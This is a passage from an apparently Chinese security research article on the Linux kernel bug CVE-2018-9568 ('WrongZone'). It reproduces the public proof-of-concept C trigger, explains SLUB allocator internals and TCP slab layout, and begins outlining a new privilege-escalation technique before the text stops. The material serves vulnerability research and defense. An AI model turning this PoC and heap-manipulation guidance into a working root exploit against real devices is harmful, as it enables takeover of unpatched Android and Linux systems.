KARMA 带你看攻防：WrongZone 从利用到修复

By Nicolas and 某因幡

摘要

内核是一个操作系统的核心所在，它的安全性直接影响着整个操作系统的安全性。Linux 内核作为目前绝大多数 IoT 设备的内核，其安全性直接影响着包括 Android、Linux 等多种平台的设备。一旦 Linux 内核被攻破，所有依赖于内核的安全机制都岌岌可危（比如加密、进程隔离、支付、指纹验证等）。纵观历史，从 Towelroot[1]到 PingPongRoot[2]，再到 DirtyCOW[3]，这些 Linux 内核通用提权漏洞，每一个在当时都能够通杀大批量的 Android 设备，造成了极其可怕的安全影响。

就在今年4月，由阿里的安全研究员 ThomasKing 在今年的 Zer0Con 上公布了 Linux 内核漏洞 CVE-2018-9568，即 WrongZone 的利用方法[4]，他展示了如何利用 WrongZone（CVE-2018-9568）打造一个通用 Android root 方案。在我们的进一步研究后发现，此漏洞能够进一步被做成更加通用的 root 方案，危害性更大。目前，我们已经发现了两种非常有效的利用方式，可以被证明能够对 Android、Linux 平台受影响的设备进行非常通用的提权攻击，其危害性不亚于 Towelroot、PingPongRoot、DirtyCOW 等漏洞。

即便 WrongZone 危害巨大，且其官方修复补丁[5]已经公开半年多，但是由于移动及 IoT 生态的碎片化问题，至今依然有约48%[6]的 Android 手机未修复此漏洞，这些设备随时都可能受到来自黑灰产的攻击。

除此以外，大量的 Linux 服务器同样也会受到此漏洞的影响。例如，攻击者渗透进企业内网后，可利用此漏洞取得对一台物理机的绝对控制，并以此为跳板，逐步控制整个内网；并且，现在很多服务器都使用 docker 容器发布应用，利用此漏洞可以做到从 docker 容器逃逸到宿主机，直接控制宿主机，由此发起对宿主机或其他容器的攻击。

在本文中，我们将从漏洞的利用到修复，向大家展示一个更加完整的攻击与防守过程。

此前的 WrongZone 利用方法中，内核信息泄露条件较为苛刻，构造难度相对较大。该利用方法需要构造相应的 jop 链来泄露目标内核地址及构造内核读写，这使得最终的利用需要对不同设备做适配工作，影响通用性。我们发现的两种新的利用方法解决了上述利用中存在的难点，很大程度提升了利用的通用性。利用方法一是此前从未公开过的 WrongZone 利用方法。在方法一中，我们展示了一种新的堆漏洞利用方式，并且在不构造 jop 链的情况下完成了内核任意地址读的操作，这使得我们最终可以做到自动适配多种设备；利用方法二采用了与公开利用方法相似的思路，我们发现了更加简单高效的信息泄露方法，在不构造 jop 链的情况下完成了信息泄露；再结合利用方法一中提到的内核任意地址读构造方法，同样可以达到自动适配多种设备的目的。

1.漏洞介绍

从 Linux 内核代码提交日志[5]中可以看到 CVE-2018-9568的 poc：

```
void main(void)
{
        int fd = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);
        int new_fd, newest_fd, client_fd;
        struct sockaddr_in6 bind_addr;
        struct sockaddr_in bind_addr4, client_addr1, client_addr2;
        struct sockaddr unsp;
        int val;

        memset(&bind_addr, 0, sizeof(bind_addr));
        bind_addr.sin6_family = AF_INET6;
        bind_addr.sin6_port = ntohs(42424);

        memset(&client_addr1, 0, sizeof(client_addr1));
        client_addr1.sin_family = AF_INET;
        client_addr1.sin_port = ntohs(42424);
        client_addr1.sin_addr.s_addr = inet_addr("127.0.0.1");

        memset(&client_addr2, 0, sizeof(client_addr2));
        client_addr2.sin_family = AF_INET;
        client_addr2.sin_port = ntohs(42421);
        client_addr2.sin_addr.s_addr = inet_addr("127.0.0.1");

        memset(&unsp, 0, sizeof(unsp));
        unsp.sa_family = AF_UNSPEC;

        bind(fd, (struct sockaddr *)&bind_addr, sizeof(bind_addr));

        listen(fd, 5);

        client_fd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
        connect(client_fd, (struct sockaddr *)&client_addr1, sizeof(client_addr1));
        new_fd = accept(fd, NULL, NULL);
        close(fd);

        val = AF_INET;
        setsockopt(new_fd, SOL_IPV6, IPV6_ADDRFORM, &val, sizeof(val));

        connect(new_fd, &unsp, sizeof(unsp));

        memset(&bind_addr4, 0, sizeof(bind_addr4));
        bind_addr4.sin_family = AF_INET;
        bind_addr4.sin_port = ntohs(42421);
        bind(new_fd, (struct sockaddr *)&bind_addr4, sizeof(bind_addr4));

        listen(new_fd, 5);

        client_fd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
        connect(client_fd, (struct sockaddr *)&client_addr2, sizeof(client_addr2));

        newest_fd = accept(new_fd, NULL, NULL);
        close(new_fd);

        close(client_fd);
        close(new_fd);
}
```

此漏洞最直接的效果是：攻击者可以把一个来自 kmem_cache TCP 的 tcp_sk object 当成 kmem_cache TCPv6的 tcp6_sk object 给释放了，这也是这个漏洞为什么被称为“WrongZone”的原因。由于这两个 kmem_cache 的 object 大小不同，通过精心构造，便可以实现内核提权。


以下，我们将被错误释放的 tcp_sk object 称为 wrongzone sk。

2.背景知识


在介绍提权内容前，先来介绍几个关键的技术点，以帮助我们更好地理解后续的利用过程。

2.1 slub allocator 的工作流程


slub allocator 类似于我们经常用到的 malloc/free 函数，主要用于分配管理内核中的小块内存。一块由2^n 个连续物理页组成的一块内存称为 slab。



上图是一个由四个连续物理页组成的 slab。一个 slab 中包含多个 object：



一般来讲，object 无法填满 slab 的整个空间，总会留出一小块内存碎片，称为 fragmentation。为了将 slab 上的空闲 object 管理起来， slub allocator 采用了一种很巧妙的方式：




如图所示，因为空闲 object 的内存不被任何人使用，所以其内部可以存放一个 next 指针，用来指示下一个空闲 object， 这样就形成了一个空闲 object 链表。整个 slab 的相关信息存放在了 slab 的首个物理页的 struct page 结构中， struct page 结构中的 freelist 指向了对应 slab 的首个空闲 object。

根据可用 object 的数目， slab 可以分为三类：


- 全空：slab 上没有在使用的 object， 所有 object 均为空闲 object；
- 半满：slab 上既有在使用的 object， 也有空闲 object；
- 全满：slab 上没有空闲 object

kmem_cache 是 slub allocator 的核心管理结构。其内部的 cpu_slab 成员是一个 percpu 类型的 kmem_cache_cpu 结构，每一个 cpu 都对应有一个 kmem_cache_cpu。



kmem_cache_cpu 是为加快当前 cpu 分配对象专门设计的。其内部缓存了多个 slab。slab 可以分为两类，一类是由 kmem_cache_cpu 的 page 直接指向的 slab，kmem_cache_cpu 的 freelist 则直接指向这个 slab 里的空闲 object；另一类 slab 则以链表的形式组织起来，形成 partial 链表。凡是存放在 kmem_cache_cpu 中的 slab，都是仅给当前 cpu 分配对象使用，所以，这些 slab 都处于“冻结”状态。

除了 kmem_cache_cpu 外，还有一个部分是 kmem_cache_node。这个部分同样缓存了一些 slab，可以供所有 cpu 使用，并未被冻结。



对象的分配：

slub allocator 分配一个对象的流程如下：

（1） 若当前 cpu 的 kmem_cache_cpu 的 freelist 中有空闲对象，则将 freelist 头部的空闲对象出链，然后返回此空闲对象，这个执行路径为 fast-path；否则，进行以下步骤，也就是 slow-path；

（2） 若当前 cpu 的 kmem_cache_cpu 的 page 指向的 slab 的 freelist 不为空，则将其 freelist 头部的空闲对象出链，作为返回值。然后将此 slab 的 freelist 赋值给 kmem_cache_cpu 的 freelist；否则，执行下一步；

（3） 若当前 cpu 的 kmem_cache_cpu 的 partial 中有 slab，则将 partial 链头部的 slab 出链，kmem_cache_cpu 的 page 将指向此 slab，此 slab 的 freelist 头部 object 出链，作为返回值，然后将此 slab 的 freelist 赋值给 kmem_cache_cpu 的 freelist；否则，进行下一步；

（4） 若 kmem_cache 的 kmem_cache_node 中有 slab，则将其头部 slab 出链，kmem_cache_cpu 的 page 将指向此 slab，此 slab 的 freelist 头部 object 出链，作为返回值。然后将此 slab 的 freelist 赋值给 kmem_cache_cpu 的 freelist，最后从

kmem_cache_node 中取出足够的 slab，放入 kmem_cache_cpu 的 partial 链表里进行管理，以加快下次分配对象的速度；否则，进行下一步；

（5） kmem_cache 中没有缓存的空闲 object，通过伙伴分配系统分配一个新的 slab，完成初始化后，kmem_cache_cpu 的 page 将指向此 slab，此 slab 的 freelist 头部 object 出链，作为返回值。然后将此 slab 的 freelist 赋值给 kmem_cache_cpu 的 freelist。

对象的释放：

处于不同位置的 object，其释放过程是不一样的。可以分成以下几种情况：

（1） 待释放的 object 处于当前 cpu 的 kmem_cache_cpu 的 freelist 所在的 slab 上，则直接将 object 链入 kmem_cache_cpu 的 freelist 上，此执行路径为 fast-path。（以下情况均为 slow-path）

（2） 待释放的 object 的 slab 处于当前 cpu 的 kmem_cache_cpu 的 partial 链表或者处于其他 cpu 的 kmem_cache_cpu 中（包括 freelist 所在 slab 和 partial 链表），此 slab 处于被冻结状态，将此 object 入链到此 slab 的 freelist 中，同时更新此 slab 的 struct page 结构中的 freelist。

（3） 待释放的 object 的 slab 处于 kmem_cache_node 的 partial 链表中，此时的 slab 有两种情况：

1） 释放了 object 之后，slab 依然是一个半满的 slab，将 object 链入 slab 的 freelist 中,更新此 slab 的 struct page 结构中的 freelist;

2） 释放了 object 之后，slab 就会变为一个全空的 slab。此时，除了将 object 链入 slab 的 freelist 中以外，还需要检查当前 kmem_cache_node 的 partial 链表中的 slab 数目是否超过规定值，若超过，则将此 slab 从 kmem_cache_node 的 partial 链表中移除，然后将此 slab 交由伙伴分配系统进行回收。

（4） 待释放的 object 的 slab 是一个未冻结的全满 slab，这样的全满 slab 并不被 kmem_cache_cpu 或者 kmem_cache_node 管理，释放其上面的 object 时，object 入链到 slab 的 freelist 上，同时更新此 slab 的 struct page 结构中的 freelist，此后这个 slab 就会成为一个半满的 slab，此 slab 会被链入到当前 cpu 的 kmem_cache_cpu 的 partial 链表中。在链入到 kmem_cache_cpu 的 partial 链表前，会根据当前 partial 链表中包含的空闲对象的数目做不同处理：

1） 若 partial 链表中包含的空闲对象的数目未超过一个合理值，则直接将 slab 链入到 partial 链表中；

2） 若 partial 链表中包含的空闲对象的数目超过了一个合理值，则需要将 partial 链表中的所有的 slab 解冻，将所有半满的 slab 转移到 kmem_cache_node 中进行管理，将所有的全空 slab 交由伙伴分配系统进行回收。最后，将此 slab 链入到 kmem_cache_cpu 的 partial 链表中。

2.2 kmem_cache TCP、kmem_cache TCPv6的 slab 大小及 object 分布

根据我们的统计和调试，绝大多数 android 设备上的 TCP slab 和 TCPv6 slab 大小都是8个 page：(后文均以此大小为例进行说明)

TCP slab

page	page	page	page	page	page	page	page


TCPv6 slab

page	page	page	page	page	page	page	page

因为 kmem_cache TCP 和 kmem_cache TCPv6在创建时的 slab_flags 均为 SLAB_DESTROY_BY_RCU，


```
if (((flags & (SLAB_DESTROY_BY_RCU | SLAB_POISON)) ||
     s->ctor)) {
     /*
      * Relocate free pointer after the object if it is not
      * permitted to overwrite the first word of the object on
      * kmem_cache_free.
      *
      * This is the case if we do RCU, have a constructor or
      * destructor or are poisoning the objects.
      */
     s->offset = size;
     size += sizeof(void *);
}
```

这样就会使 TCP slab 和 TCPv6的 slab 对应的 object 大小相应的增加一个指针大小，而 freelist 的 next 指针会放在 object 的最末尾（不考虑对齐等情况），如下图：




actual_use 部分是在分配 tcp_sock 对象或者 tcp6_sock 对象时，对象实际占用的内存，next 指针并不包含在内。next 指针的修改是由 slub allocator 的内部逻辑完成，与 socket 相关操作并无关系。

一个刚刚分配好的 TCP slab 上的 object 分布如下，可以看到 freelist 的 next 指针在每个 object 的结尾部分。



TCPv6 slab 上的 object size 要比 TCP slab 的 object size 要大，其分布如下：



2.3 kmem_cache TCP 和 kmem_cache TCPv6的 slab 分配

每当 kmem_cache TCP 和 kmem_cache TCPv6 上没有缓存的空闲内存用于分配对象时，就需要分配新的 slab，然后从这个新的 slab 分配对象。每个 slab 都通过伙伴分配系统分配，对于8 page 大小的 slab，其分配接口为：

```
alloc_pages(flags, order);
```

调用时的参数 order 为3， flags 是 GFP_KERNEL 结合其他的一些 Action modifiers。这样的传入参数最终会从伙伴分配系统中一个 order 等于3的页块链表里面获取到一个8 page 大小的内存块。

对于分配好的 TCP slab 和 TCPv6 slab，slub allocator 一般并不会对其进行整个页面的初始化，只会把 freelist 链表进行一个初始化。同样，在 TCP slab 和 TCPv6 slab 在被伙伴分配系统回收时并不会对其内存做特殊的处理。因此，一块 slab 的 fragmentation 部分是一段二进制内容，可以通过某些手段进行控制。

3.利用方法一

利用方法一是一种新的 WrongZone 利用方法。本方法中，我们采用了一种新的堆漏洞利用思路，将 WrongZone 转化为内核越界读，由此展开提权。并且在不构造 jop 链的情况下完成了内核任意地址读的操作，这使得我们可以做到自动适配多种设备，让最终的 exploit 有较强的通用性。


3.1 提权思路

可以思考一个场景：

当 wrongzone sk 在被释放前，它所在的 TCP slab 处于全满状态（且不在 kmem_cache_cpu 中），此时会发生什么？

kmem_cache_free 的 slow-path 中，内核除了会将要释放的 object 链入到对应的 slab 的 freelist 链表中，还会将刚刚释放了一个 object 的全满的 slab 链入到 kmem_cache_cpu 的 partial 链表中。

